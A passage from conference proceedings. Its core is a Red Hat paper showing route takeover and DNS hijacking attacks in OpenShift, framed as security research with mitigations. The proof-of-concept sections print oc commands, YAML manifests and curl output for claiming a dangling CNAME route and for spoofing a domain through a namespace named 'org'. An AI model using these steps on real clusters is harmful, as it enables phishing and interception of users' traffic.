Possible improvements in the experimental setup include a finer grid search in parameter pairing value selection for Cost and Loss for SVM classifier as well as gamma parameters for Random Forest which could acquire better classification accuracy. Experimental setups for future work will use Google Colab for coding the algorithms using Python instead of WEKA to provide pseudocodes for data mining clarity. Future work includes the use of a clustered approach to compare against the classification recall rate this study was using to see which method is more effective. In the clustered approach, the unknown and known text samples will be used as one dataset to find similarity comparisons between texts. As another possible improvement could be an addition of features from related literature to cover over all writing style features as being ideal for authorship identification. Features such as digit frequency, occurrence of special character, feature category such as Idiosyncratic, misspellings as a feature (e.g., “beleive”, “thougth”) can represent an author’s common spelling mistake that they make.

6. CONCLUSION

The paper proposed to identify and evaluate the writing style features to be used in Authorship Identification for cross-topic and cross-genre documents. To the best of the authors’ knowledge, there have been few related works that have evaluated writing style features for Authorship Identification for cross-topic and cross-genre documents. The related works between 2003 and 2015 show that although they used writing style features, there is very little or lack of writing style feature evaluation particularly for cross-topic and cross-genre documents which are novel datasets in the Authorship Identification.

The successful related works were reviewed and extracted the writing style features were extracted to evaluate which writing style features work best for cross-topic and cross-genre Authorship Identification. The writing style features that were commonly used individually and in a combined feature set include Hapax legomena, Uppercase, Character n-grams (1 to 8), word n-grams (1 to 5), sentence length, punctuation, function words, POST, Digit, sentence count, paragraph, common word count, Alphabetic count and type token ratio. The experimental results showed that the Syntactical writing style features had the most successful results as an individual set before and after evaluation process. The Lexical, Structural, Content and Syntactical feature combination set as well as the Syntactical and Content combination feature set produced the highest AUC results with 0.837 using and 0.818 compared to other combination feature sets. The results also showed that all combination feature sets that had general high results had Syntactical writing style features such as Lexical and Syntactical with an AUC of 0.821 and Lexical, Syntactical and Content set with 0.809.

REFERENCES

[1] Stamatatos, Efstathios. "A survey of modern authorship attribution methods." Journal of the American Society for information Science and Technology 60, no. 3 (2009): 538-556.
[2] Juola, Patrick, and Efstathios Stamatatos. "Overview of the Author Identification Task at PAN 2013." CLEF (Working Notes) 1179 (2013).
[3] Castro, Daniel, Yaritza Adame, María Pelaez, and Rafael Muñoz. "Authorship verification, combining linguistic features and different similarity functions." CLEF (Working Notes) (2015).
[4] Sari, Yunita, and Mark Stevenson. "A Machine Learning-based Intrinsic Method for Cross-topic and Cross-genre Authorship Verification." In CLEF (Working Notes). 2015.

[5] Stamatatos, Efstathios, Martin Potthast, Francisco Rangel, Paolo Rosso, and Benno Stein. "Overview of the pan/clef 2015 evaluation lab." In International Conference of the Cross-Language Evaluation Forum for European Languages, pp. 518-538. Springer, Cham, 2015.
[6] Mendenhall, Thomas Corwin. "The characteristic curves of composition." Science 214s (1887): 237-246.
[7] Yule, G. Udny. "Reginald Hawthorn Hooker, MA." (1944): 74-77.
[8] Zipf, G.K. Selected Studies of the Principle of Relative Frequency in Language. Cambridge, MA.: Harvard University Press. 1932.
[9] Mosteller, Frederick, and David L. Wallace. Inference and disputed authorship: The Federalist. Stanford Univ Center for the Study, 2007.
[10] Bozkurt, Ilker Nadi, Ozgur Baghoglu, and Erkan Uyar. "Authorship attribution." In 2007 22nd international symposium on computer and information sciences, pp. 1-5. IEEE, 2007.
[11] Nirkhi, Smita, and Rajiv V. Dharaskar. "Comparative study of authorship identification techniques for cyber forensics analysis." arXiv preprint arXiv:1401.6118 (2013).
[12] Sapkota, Upendra, Thamar Solorio, Manuel Montes, Steven Bethard, and Paolo Rosso. "Cross-topic authorship attribution: Will out-of-topic data help?." In Proceedings of COLING 2014, the 25th International Conference on Computational Linguistics: Technical Papers, pp. 1228-1237. 2014.
[13] Raju, NV Ganapathi, Ch Sadhvi, P. Tejaswini, and Y. Mounica. "Style based authorship attribution on english editorial documents." International Journal of Computer Applications 159, no. 4 (2017): 5-8.
[14] Lou et al. Which Author Authored Which: Predicting Authorship from Text Excerpts. University of Stanford. Los Angeles. 2017
[15] Kešelj, Vlado, Fuchun Peng, Nick Cercone, and Calvin Thomas. "N-gram-based author profiles for authorship attribution." In Proceedings of the conference pacific association for computational linguistics, PACLING, vol. 3, pp. 255-264. 2003.
[16] Moreau, Erwan, and Carl Vogel. "Style-based Distance Features for Author Verification-Notebook for PAN at CLEF 2013." In CLEF 2013 Evaluation Labs and Workshop-Working Notes Papers, pp. Online-proceedings. 2013.
[17] Suh, Jong Hwan. "Comparing writing style feature-based classification methods for estimating user reputations in social media." SpringerPlus 5, no. 1 (2016): 1-27.
[18] Kocher, Mirco, and Jacques Savoy. "UniNE at CLEF 2015: author identification." Working notes papers of the CLEF (2015).
[19] Bagnall, Douglas. "Author identification using multi-headed recurrent neural networks." arXiv preprint arXiv:1506.04891 (2015).
[20] Gómez-Adorno, Helena, Juan-Pablo Posadas-Durán, Grigori Sidorov, and David Pinto. "Document embeddings learned on various types of n-grams for cross-topic authorship attribution." Computing 100, no. 7 (2018): 741-756.
[21] Rosso, Paolo, Francisco Rangel, Martin Potthast, Efstathios Stamatatos, Michael Tschuggnall, and Benno Stein. "Overview of PAN'16." In *International Conference of the Cross-Language Evaluation Forum for European Languages*, pp. 332-350. Springer, Cham, 2016.
[22] Howedi, Fatma, and Masnizah Mohd. "Text classification for authorship attribution using Naive Bayes classifier with limited training data." Computer Engineering and Intelligent Systems 5, no. 4 (2014): 48- 56.
[23] Bartoli, Alberto, Alex Dagri, Andrea De Lorenzo, Eric Medvet, and Fabiano Tarlao. "An author verification approach based on differential features." In Conference and Labs of the Evaluation forum, vol. 1391. CEUR, 2015.
[24] Li, J., K. Hsu, A. AghaKouchak, and S. Sorooshian. "An object-based approach for verification of precipitation estimation." *International Journal of Remote Sensing* 36, no. 2 (2015): 513-529.
[25] Luyckx, Kim, and Walter Daelemans. "Shallow text analysis and machine learning for authorship attribtion." LOT Occasional Series 4 (2005): 149-160.

AUTHORS

Simisani Ndaba graduated with her Masters of Science in Computer Information Systems where her research work was based on Machine Learning. She also holds a Bachelor's degree in Business Information Systems and a Post Graduate Diploma in Education in Computer Science. Her research interests are in Data Science and Machine Learning.

Dr Edwin Thuma has a broad background in Computing Science with specific expertise in Information Retrieval (the science of search engines) and Big Data Systems. In particular, his research has been focused primarily on the development of search engines tailored to support health professionals and laypeople when searching for health content on the web. Recently he has started working on search engines that are tailored to support legal professionals when searching for precedent cases or statutes that support the current case.

Gontlafetse Mosweunyane is a lecturer at the Department of Computer Science in the University of Botswana. She received a PhD in Knowledge Organisation and Access from the University of South Hampton. She obtained her Master of Science in Computing Science from The University of Manchester and her Bachelors in Computer Science from University of Botswana. Her research interests are in Information Retrieval and Databases.

NEWLY DISCOVERED ROUTE TAKEOVER AND DNS HIJACKING ATTACKS IN OPENSHIFT

Luiza Nacshon[1] and Martin Ukrop[2]

[1]Senior Security Engineer, Red Hat, Israel
[2] Senior Technical Program Manager, Red Hat, Brno

ABSTRACT

OpenShift uses Route objects to expose web applications to the outside world through HAproxy. One of the challenges of managing web application routing in containerized environments such as OpenShift is securely transferring information and allowing access to the applications running in those environments. This paper will examine two possible attacks discovered during security research on OpenShift networking: Route takeover and DNS hijacking. While writing this paper, we didn't find related works discussing the attacks in containerized environments like Openshift. The novelty of the discovered attacks is the way those attacks are implemented and leveraged in the Openshift environment. The techniques used to gain route takeover and DNS hijacking can work only on Openshift clusters. Next, in the paper, we will briefly present and explain how users can prevent those possible attacks by following specific security practices.

KEYWORDS

Networking, Routes, Containerized Network, Hijacking, Network Security Policies, Route Takeover

1. INTRODUCTION

During our research on the security of OpenShift networking, we found two possible attacks that may occur due to misconfiguration or human error and may lead to route takeover and DNS hijacking attacks by internal attackers in OpenShift. The attacks presented in this paper are recent discoveries in the OpenShift environment. The Route takeover attack is a similar method to the traditional DNS takeover, where the attacker can take advantage of the DNS record of a dandling host (registered with a DNS record, but the host is not in use). When translating the DNS takeover to Route takeover in OpenShift, the attacker can take advantage of a CNAME record of a dangling route. The same issue occurs in DNS hijacking. In the traditional DNS hijacking attack, the attacker can manipulate DNS records to forward all the traffic to the server. When translating the DNS hijacking attack to the OpenShift environment, the attacker can take advantage of misconfiguration in the DNS policy in the cluster and manipulate traffic into the pod.

In this paper, we will go through the attacks, the proof of concept, and the security practices that OpenShift users should apply to prevent those attacks from happening.

First, we will briefly describe the OpenShift router, how OpenShift routes work, and how to configure routing for web applications or services running on the OpenShift cluster.

David C. Wyld et al. (Eds): CSML, NET, BDHI, SIPO, SOEA- 2023
pp. 53-64, 2023. CS & IT - CSCP 2023 DOI: 10.5121/csit.2023.130105

In an OpenShift v4 cluster, the OpenShift router is a layer 7 load balancer whose controller is registered with the default ingress subdomain for the cluster. A single HAProxy-based OpenShift router is created for each ingress subdomain. HAProxy [1] is an open-source, software-defined load balancer and proxy application. OpenShift uses an HAProxy package that is custom-built for OpenShift, using *dist-git/Brew* [2]. In OpenShift v4, HAproxy router settings can be configured using the API [3].

2. PRELIMINARIES

OpenShift uses HAproxy to route a URL associated with an application and proxies the request into the proper pod [4], where a pod is one (or more) containers deployed together on one host.

OpenShift uses the concept of routes to direct ingress traffic to containerized applications or services deployed on a pod. The containerized applications are deployed in an OpenShift pod. Routes are translated into HAproxy configurations [5] managed by the OpenShift Ingress Controller. If a user wants services and (by extension) pods to be accessible from the external world, the user needs to create a route. A route allows OpenShift users to host web applications at a public URL. It can be either secure or unsecured, depending on the network security configuration of the web application.

William Caban, a global telco chief architect [6], describes OpenShift in a very detailed way, which may help clarify what OpenShift is. An OpenShift namespace is a term used to describe a method to scope resources in a cluster, while projects group and isolate related objects and contain groups on namespaces. All namespaces in a project are based on the root namespace for the project. A namespace contains objects and services that will always contain the prefix of the namespace name in their routes. A service in OpenShift is a set of multiple running pods used to define consumable applications like a database or a microservice. A service has a dedicated IP address.

This paper will focus on Openshift terms; pod, service, namespace, and routing. A pod is a set of running containers; we can define a service as a logical set of pods. A service is an abstracted layer on top of the pod, which provides a single IP and DNS name through which pods can be accessed. The routing exposes the service to the external world by creating and configuring externally reachable hostnames. Routes and endpoints expose the service to the external world, where the user can use the name connectivity (DNS) to access defined applications.

The default OpenShift router HAProxy uses the HTTP header of the incoming request to determine where to proxy the connection. The HAProxy router needs to know which service the client wants to access. The default search domain for the pod will be .<*namespace*>.*cluster.local*, where the namespace is the location of the pod running the containerized web application. The router first forwards the namespace queries to the master nameserver, which is the default behavior for containerized environments.

The master nameserver will answer queries on the .<*namespace*>.*cluster.local*.

If the request fails, the router will look for the next nameserver answers with <*service*>.<*namespace*>.*svc.cluster.local*, which would resolve to the service address of a service on the X namespace.

If a user wants to expose a service externally, an OpenShift route allows it to associate a service with an externally reachable hostname. The defined hostname is then used to route traffic to the

service. If a hostname is not provided as part of the route definition, then OpenShift automatically generates a hostname of the form *<route-name>[-<namespace>].<suffix>*
(for example, nohostname-mynamespace.router.default.svc.cluster.local).

Pod's DNS Config allows users to control the DNS settings for a pod. DNS policies can be set on a per-pod basis. Using the pod specification, we can configure the *DNS policy (dnsPolicy)* field [7].

As we will explain more deeply in the following sections of the paper, weak management of DNS policies or DNS configurations may lead to route takeover or DNS hijacking attacks. We will also explain how the cluster superuser can prevent those attacks.

Both DNS takeover and DNS hijacking attacks are common attacks and may happen in different environments. Marco et al. [8] presented, the DNS takeover attack is increasingly frequent. In 2020, they found about 887 web applications vulnerable to DNS takeover. Also, the statistics gathered by Fireeyes [9] show a wave of DNS hijacking that has affected dozens of domains belonging to the government. Kaur et al. [10] show similar results. These reports confirm that DNS attacks are very common and dangerous attacks that may lead to data leakage or to threat campaigns that redirect all user's data to the attacker's host.

Liu et al. [13] present dangling DNS records as Dares; they address the possible threats that may accrue through the Dares, like full control of subdomains and usage of fake certificates signed. Another interesting research [14] described how attackers could leverage the dangling DNS records and perform phishing campaigns pretending to be the originally pointed sites in the CNAME record. Another related work [15,16] discussed advanced techniques used by attackers to hijack DNS records and showed that attacks against DNS infrastructures are growing.

Some related works also discussed the DNS threats that may happen in cloud environments and Kubernetes clusters. Satam et al. [18] show how DNS attacks in a cloud environment, like DNS hijacking, can lead to compromising user's cloud accounts and stored information. The other related works discuss security issues in Kubernetes networking [20,21,22]. Yang et al. [20] discuss the challenges of securing containerized environments in the cloud and how the complexity of containerized systems may increase the attack surface. Wong et al. [21] show the importance of securing the networking communication between the microservices to prevent unexpected DNS and networking attacks.

In addition, we reference a few related works discussing novel approaches to identifying and preventing DNS attacks. Jinyuan et al. [11] presented a graph-based approach using deep learning-based algorithms to detect and prevent DNS attacks. Rigved et al. [12] presented a novel framework to detect DNS takeover by utilizing the enterprise's inside information. Jia et al. [17] presenting a novel approach to detect DNS attacks using graph-based algorithms. In future work, we would like to test proposed solutions on OpenShift clusters and analyze the success of detecting and preventing DNS attacks in OpenShift clusters.

3. ROUTE TAKEOVER ATTACK IN OPENSHIFT

In this section, we will present how a user can create a custom route to define the external hostname for the web application. We will also show how weak management of the DNS configuration may lead to a route takeover attack by an internal malicious actor.

Table 1. Route Takeover Attack Conditions in OpenShift

	User	**Attacker**
Cluster	same cluster	same cluster
Tenant	same/different tenant	same/different tenant
User privileges	regular/super user	regular user
Project level	different/same project	different/same project
Namespace	different/same namespace	different/same namespace
Environment	on-prem	on-prem

3.1. Update DNS CNAME Record for Custom Routes in OpenShift

Once a custom route is created [Figure 1], the user may update the DNS provider by creating a canonical name (CNAME) record (if the user wants to expose this route externally). The CNAME record should point the custom domain to the OpenShift router as the alias.

If the CNAME is not removed when the route is deleted, we are dealing with a dangling route. A malicious internal actor may take advantage of this human error behavior and take over the route.

Let's first explain why we may use CNAME for the web application running in OpenShift. For example, we have a web application hosted on OpenShift that has a route with a long UR, e.g., myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com [Figure 2]. We want to give end users a shortened URL, e.g., foo.multicats.org, which hides the OpenShift URL structure and is easier to remember.

Now we need to redirect foo.multicats.org external DNS to the OpenShift route. For this purpose, we will use CNAME records in the DNS provider and host field in the application config [Figure 2]. Note that the OpenShift router must accept the route to be selected. Once the router is selected and known, an external DNS provider will use this router's hostname as the target for the CNAME record.

OpenShift is not controlling external DNS records. Therefore, it is up to users to control and ensure that once the router is deleted, they also remove its CNAME from the DNS zone and DNS provider. In the case of weak management, we are left with a dangling DNS CNAME record, which leads to a route takeover attack.

3.2. Attack Vector Description and Proof of Concept (POC)

In this subsection, we will describe how an internal attacker can take advantage of dangling routes and take over a route. For the POC, let's assume that our DNS provider is Google.

An OpenShift route is a way to expose a service by giving it an externally reachable hostname, such as http://www.multicast.org. A router can consume a defined route and the endpoints identified by its service to provide named connectivity that allows external clients to reach the applications.

We tested the attack on an OpenShift v4.10 cluster in our lab and used two development accounts: devuser1 and devuser2.

Our devuser1 is creating a project and application called myguestbook. As we can see in Figure 1, the steps are to create a project -> route -> application. Using the ‘oc expose svc myguestbook’

command, we expose the myguestbook web application to the public world, meaning that everyone can access the myguestbook web application by typing *http://myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com* in the browser [Figure 2].

```
%  oc new-project my-route-project
Now using project "my-route-project" on server "https://api.testclusterroute.lab.pnq2.cee.redhat.com:6443".
%  oc create deployment myguestbook --image=ibmcom/guestbook:v2
deployment.apps/myguestbook created
%  oc get pods
NAME                         READY   STATUS              RESTARTS   AGE
myguestbook-c884989f7-gj2fq   0/1     ContainerCreating   0          13s
%  oc expose deployment myguestbook --type="NodePort" --port=3000
service/myguestbook exposed
%  oc get svc
NAME          TYPE       CLUSTER-IP     EXTERNAL-IP   PORT(S)          AGE
myguestbook   NodePort   172.30.94.64   <none>        3000:32251/TCP   20s
%  oc expose svc myguestbook
route.route.openshift.io/myguestbook exposed
% oc get routes
NAME          HOST/PORT                                                    PATH   SERVICES      PORT
myguestbook   myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com          myguestbook   3000
None
```

Figure 1. Deployment of myguestbook web application

```
$ curl myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com
<!DOCTYPE html>
<html>
        <head>
                <title>Guestbook - v2</title>
        </head>
        <body>
                <h1>Guestbook POC</h1>
        </body>
</html>
```

Figure 2. Browsing myguestbook application in a web browser

In Figure 3, we can see the spec file of the created route. The ‘host’ field is currently pointing to the URL of the myguestbook web application.

```
% oc get route -o yaml
apiVersion: v1
items:
- apiVersion: route.openshift.io/v1
  kind: Route
  metadata:
    annotations:
      openshift.io/host.generated: "true"
    creationTimestamp: "2022-06-15T08:43:52Z"
    labels:
      app: myguestbook
    name: myguestbook
    namespace: my-route-project
  spec:
    host: myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com
    port:
      targetPort: 3000
    to:
      kind: Service
      name: myguestbook
      weight: 100
    wildcardPolicy: None
  status:
    ingress:
    - conditions:
      - lastTransitionTime: "2022-06-15T08:43:52Z"
        status: "True"
        type: Admitted
      host: myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com
      routerCanonicalHostname: router-default.apps.testclusterroute.lab.pnq2.cee.redhat.com
      routerName: default
      wildcardPolicy: None
```

Figure 3. Description of myguestbook web application spec

Devuser1 wants the guestbook to be publicly accessible, with the more straightforward domain name xxxxx.com. Thus, devuser1 registers the myguestbook application route into the Google DNS provider and links a subdomain to the myguestbook application's route, such as:

foo.multicats.org -> CNAME -> *http://myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com/*.
Now, devuser1 has registered the route and foo.multicats.org is a CNAME that points to *myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com*. That means now we can browse the myguestbook web application by browsing http://foo.multicats.org [Figure 4].

```
dig +short foo.multicats.org
Myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com.

$ curl foo.multicats.org
<!DOCTYPE html>
<html>
        <head>
                <title>Guestbook - v2</title>
        </head>
        <body>
                <h1>Guestbook POC</h1>
        </body>
</html>
```

Figure 4. browsing myguestbook web application through the shortened URL

Now, devuser1 does not need to use the myguestbook application anymore and decides to delete the application, its route, and the project [Figure 5].

Let's assume that devuser1 forgot to clear around the DNS records and remove the CNAME record pointing to the myguestbook route we have created for external access (in both HAProxy and in Google DNS provider). In such a case, we are dealing with a dangling route. This issue may lead to route takeover. In such a case, a malicious internal actor could potentially re-create the route's hosted zone and gain control via the still-active delegation belonging to the OpenShift user.

```
$ oc whoami
devuser1
$ oc get projects
NAME              DISPLAY NAME   STATUS
my-route-project                 Active
$ oc delete project my-route-project
project.project.openshift.io "my-route-project" deleted
$ oc get projects
No resources found
```

Figure 5. devuser1 deletes the project where myguestbook was running

Let us assume that devuser2 is a malicious user on the same cluster and a different project who was able to find out that there is a dangling route on the OpenShift cluster. It also has a CNAME on the Google DNS provider, which is pointing to the dangling route (there are many open source tools that attackers use to find dangling a CNAME, so this step is really simple).

Now, devuser2 can create a route on the dev account and point the host field of the route to "foo.multicats.com," which is the subdomain on the Google DNS provider pointing to the route deleted by devuser1 [Figure 6].

Using that domain, devuser2 can create phishing sites or malicious web activities using the takeover route [Figure 7], while the end user believes they are accessing devuser1's web application.

```
$ oc whoami
devuser2
$ oc get routes
No resources found in devuser2-project namespace.
$ oc expose svc myguestbook --hostname=foo.multicats.org
route.route.openshift.io/myguestbook exposed
$ oc get routes
NAME          HOST/PORT          PATH   SERVICES     PORT   TERMINATION   WILDCARD
myguestbook   foo.multicats.org          myguestbook   3000                 None
$ dig +short -t CNAME foo.multicats.org
myguestbook-my-route-project.apps.testclusterroute.lab.pnq2.cee.redhat.com.
```

Figure 6. devuser2 takeover of devuser1's dangling route

```
$ curl foo.multicats.org
<!DOCTYPE html>
<html>    <head>
                    <title>Controlled by devuser2</title></head>
          <body>
                    <h1>Controlled by devuser2</h1></body>
           </html>
```

Figure 7. devuser2 controlling the web application created by devuser1

This issue typically won't affect OpenShift clusters installed on a cloud provider if the cloud provider is deleting the CNAME records (for example, Amazon deleting CNAME in route53). However, this may affect multi-tenant clusters and clusters with different accounts.



Figure 8. High-level description of why route takeover attack works

There are two issues for the OpenShift superuser to manage, as seen in Figure 8. The route was not removed from the DNS records when deleted. Also, there is still a live CNAME pointing to the deleted route.

There are possible ways in OpenShift to prevent the Route takeover attack from happening. The first step in deleting a route is removing the DNS record of unused applications. The cluster admin needs to prevent the deletion of a route and associated application in the case of a CNAME that was not deleted. The route owner needs to make sure to delete the CNAME record from the external DNS provider records. Also, there is an option to clear the DNS records cache periodically.

4. DNS HIJACKING ATTACK IN OPENSHIFT

Pods with the default DNS policy (`dnsPolicy`) set to "ClusterFirst" [Figure 9] or pods with host network and DNS policy "ClusterFirstWithHostNet" would have search paths like *<namespace>.svc.cluster.local*, service.namespace.svc.cluster.local and *cluster.local <cluster domain>* by default.

Table 2. DNS hijacking Attack Conditions in OpenShift

	User	**Attacker**
Cluster	same cluster	same cluster
Tenant	same tenant	same tenant
User privileges	regular/super user	regular user
Project level	different/same project	different/same project
Namespace	different/same namespace	different/same namespace
Environment	on-prem or cloud	on-prem or cloud
DNS Policy	ClusterFirst	N/A

DNS policies can be set on a per-pod basis. By default, a client pod's DNS search list includes the pod's own namespace and the cluster's default domain.

If dns Policy is not explicitly specified, "ClusterFirst" will be used by default.

```
$ oc get pods -o yaml
      terminationMessagePath: /dev/
      terminationMessagePolicy: File
      volumeMounts:
      - mountPath: /var/run/
        name: default-token
        readOnly: true
    dnsPolicy: ClusterFirst
    enableServiceLinks: true
    imagePullSecrets:
    - name: default-dockercfg
    nodeName: test-node
    priority: 0
```

Figure 9. DNS settings are supposed to be provided using the dnsConfig field in the Pod Spec

The DNS policies are specified in the DNS policy field of a pod spec and have several options:

- "Default": The pod inherits the name resolution configuration from the node that the pods run on.
- "**ClusterFirst**": Any DNS query that does not match the configured cluster domain suffix is forwarded to the upstream nameserver inherited from the node.
- "**ClusterFirstWithHostNet**": For pods running with hostNetwork.
- "None": Allows a pod to ignore DNS settings from the OpenShift environment.

In our Proof of Concept (POC) [Figure 10], we can see that a malicious internal attacker adds a namespace called "org" with a service called "aisca2023."Pods configured with ClusterFirst DNS policy would look up "aisca2023.org" by trying *aisca2023.org.<namespace>.svc.cluster.local*, which would fail, and then *aisca2023.org.svc.cluster.local* which would resolve to the service address of the service from the "org" namespace, managed by the malicious attacker.

This issue happens because the superuser in the cluster does not properly configure the DNS policy for the pods and uses the ClusterFirst DNS policy. In such cases, those pods look into the internal cluster resolution domains before looking into DNS resolutions. Since the malicious internal user used “org” TLD for the namespace name and “aisca2023” for the service name on their “com” namespace, the pod configured with ClusterFirst DNS policy will look for "aisca2023.org.svc.cluster.local." The connection is accepted with the DNS resolution available in the cluster.

```
apiVersion: v1
kind: Namespace
metadata:
  name: org
apiVersion: v1
kind: Service
metadata:
  name: aisca2023
  namespace: org
spec:
  ports:
  - name: http
    port: 80
    protocol: TCP
    targetPort: 8080
  selector:
    app: fake-aisca2023
  type: ClusterIP
apiVersion: v1
kind: Pod
metadata:
  labels:
    app: fake-aisca2023
  name: fake-aisca2023
  namespace: org
spec:
  containers:
  - args:
    - TCP4-LISTEN:8080,reuseaddr,fork,crlf
    - "SYSTEM:echo HTTP/0.9 200 OK ; echo ; echo You have reached Fake aisca2023."
    command:
    - /bin/socat
    image: openshift/origin-node
    name: fake-aisca2023
    ports:
    - containerPort: 8080
      protocol: TCP
```

Figure 10. aisca2023.org DNS hijacking POC

```
% oc create -f ~/src/openshift-examples/com-namespace-test.yaml
namespace/org created
service/aisca2023 created
pod/fake-aisca2023 created
% oc -n openshift-ingress rsh -c router deploy/router-default curl -s http://aisca2023.org/
You have reached Fake aisca2023.
```

Figure 11. innocent user browsing aisca2023.org will get the faked web page

The DNS hijacking attack in OpenShift may be prevented by correctly managing the DNS policies. The values of the search option in */etc/resolv.conf* are used to expand DNS queries.

```
nameserver 10.1.0.10
search <namespace>.svc.cluster.local svc.cluster.local cluster.local
options ndots:5
```

In the case that /etc/resolv.conf contains expanded search, there will be a lookup for *aisca2023.<namespace>.svc.cluster.local* (where the namespace is org). Also, with the DNSPolicy set to "ClusterFirst," an internal, unauthorized user can forward all aisca2023.org into their pod.

The superuser of the OpenShift cluster should check and change the default DNS configuration to ensure that */etc/resolv.conf* does not contain expanded paths when the DNS policy is set to ClusterFirst. Another recommendation is to prevent namespaces called with TLDs.

5. CONCLUSIONS

Good management of DNS records and policies is important for securing OpenShift clusters. It is also important to clear all unused DNS records and deleted routes and to check all network and DNS policies defined per pod or for the cluster. In future work, we would like to test proposed research frameworks on the detection of the takeover and hijacking attacks in OpenShift clusters and analyze the success of detection and mitigation.

ACKNOWLEDGEMENTS

We would like to thank Thibault Guittet for providing a lab environment and helping to build a POC. Thanks to Fabio Leite and RaTasha Tillery for reviewing the paper.

REFERENCES

[1] www.haproxy.org/#docs
[2] https://pkgs.devel.redhat.com/cgit/rpms/haproxy/tree/haproxy.spec?h=rhaos-4.10-rhel-8
[3] https://github.com/openshift/api/blob/master/operator/v1/types_ingress.go
[4] https://docs.openshift.com/online/pro/architecture/core_concepts/pods_and_services.html
[5] /documentation/en-us/openshift_container_platform/4.7/html/networking/configuring-routes
[6] Caban, W. (2019). Architecting and Operating OpenShift Clusters: OpenShift for Infrastructure and Operations Teams. Apress.
[7] https://kubernetes.io/docs/concepts/services-networking/dns-pod-service/
[8] Squarcina, M., Tempesta, M., Veronese, L., Calzavara, S., & Maffei, M. (2021). Can I Take Your Subdomain? Exploring {Same-Site} Attacks in the Modern Web. In 30th USENIX Security Symposium (USENIX Security 21) (pp. 2917-2934).
[9] Hirani, M., Jones, S., & Read, B. (2019). Global DNS hijacking campaign: DNS record manipulation at scale.
[10] Kaur, D., & Kaur, P. (2016). Empirical analysis of web attacks. Procedia Computer Science, 78, 298-306.
[11] Jia, J., Dong, Z., Li, J., & Stokes, J. W. (2021, June). Detection of malicious dns and web servers using graph-based approaches. In ICASSP 2021-2021 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP) (pp. 2625-2629). IEEE.
[12] Jayaprakash, Rigved, and Vishnu Kalariyil Venugopal. "A Novel Framework For Detecting Subdomain State Against Takeover Attacks." (2022).
[13] Liu, D., Hao, S., & Wang, H. (2016, October). All your dns records point to us: Understanding the security threats of dangling dns records. In Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security (pp. 1414-1425).
[14] Baby, R. T., Ebenezer, V., & Karthik, N. Magnum Opus Of Phishing Techniques.
[15] Hudaib, A. A. Z., & Hudaib, E. A. Z. (2014). DNS advanced attacks and analysis. International Journal of Computer Science and Security (IJCSS), 8(2), 63.
[16] Braun, B. (2016). Investigating dns hijacking through high frequency measurements (Doctoral dissertation, UC San Diego).
[17] Jia, J., Dong, Z., Li, J., & Stokes, J. W. (2021, June). Detection of malicious dns and web servers using graph-based approaches. In ICASSP 2021-2021 IEEE International Conference on Acoustics, Speech and Signal Processing (ICASSP) (pp. 2625-2629). IEEE.
[18] Satam, P., Alipour, H., Al-Nashif, Y., & Hariri, S. (2015, September). Dns-ids: Securing dns in the cloud era. In 2015 International Conference on Cloud and Autonomic Computing (pp. 296-301). IEEE.

[19] Andersen, M. F., Pedersen, J. M., & Vasilomanolakis, E. (2022, August). Detecting DNS hijacking by using NetFlow data. In 2022 IEEE conference on communications and network security, CNS 2022. IEEE Communications Society.

[20] Yang, Y., Shen, W., Ruan, B., Liu, W., & Ren, K. (2021, December). Security Challenges in the Container Cloud. In 2021 Third IEEE International Conference on Trust, Privacy and Security in Intelligent Systems and Applications (TPS-ISA) (pp. 137-145). IEEE.

[21] Minna, F., Blaise, A., Rebecchi, F., Chandrasekaran, B., & Massacci, F. (2021). Understanding the security implications of kubernetes networking. IEEE Security & Privacy, 19(05), 46-56.

[22] Wong, A. Y., Chekole, E. G., Ochoa, M., & Zhou, J. (2021). Threat Modelling and Security Analysis of Containers: A Survey. arXiv preprint arXiv:2111.11475.

PERSONALIZED PROGRESSIVE FEDERATED LEARNING WITH LEVERAGING CLIENT-SPECIFIC VERTICAL FEATURES

Tae Hyun Kim, Won Seok Jang, Sun Cheol Heo,
MinDong Sung, and Yu Rang Park

Department of Biomedical Systems Informatics,
Yonsei University College of Medicine, Seoul, South Korea

ABSTRACT

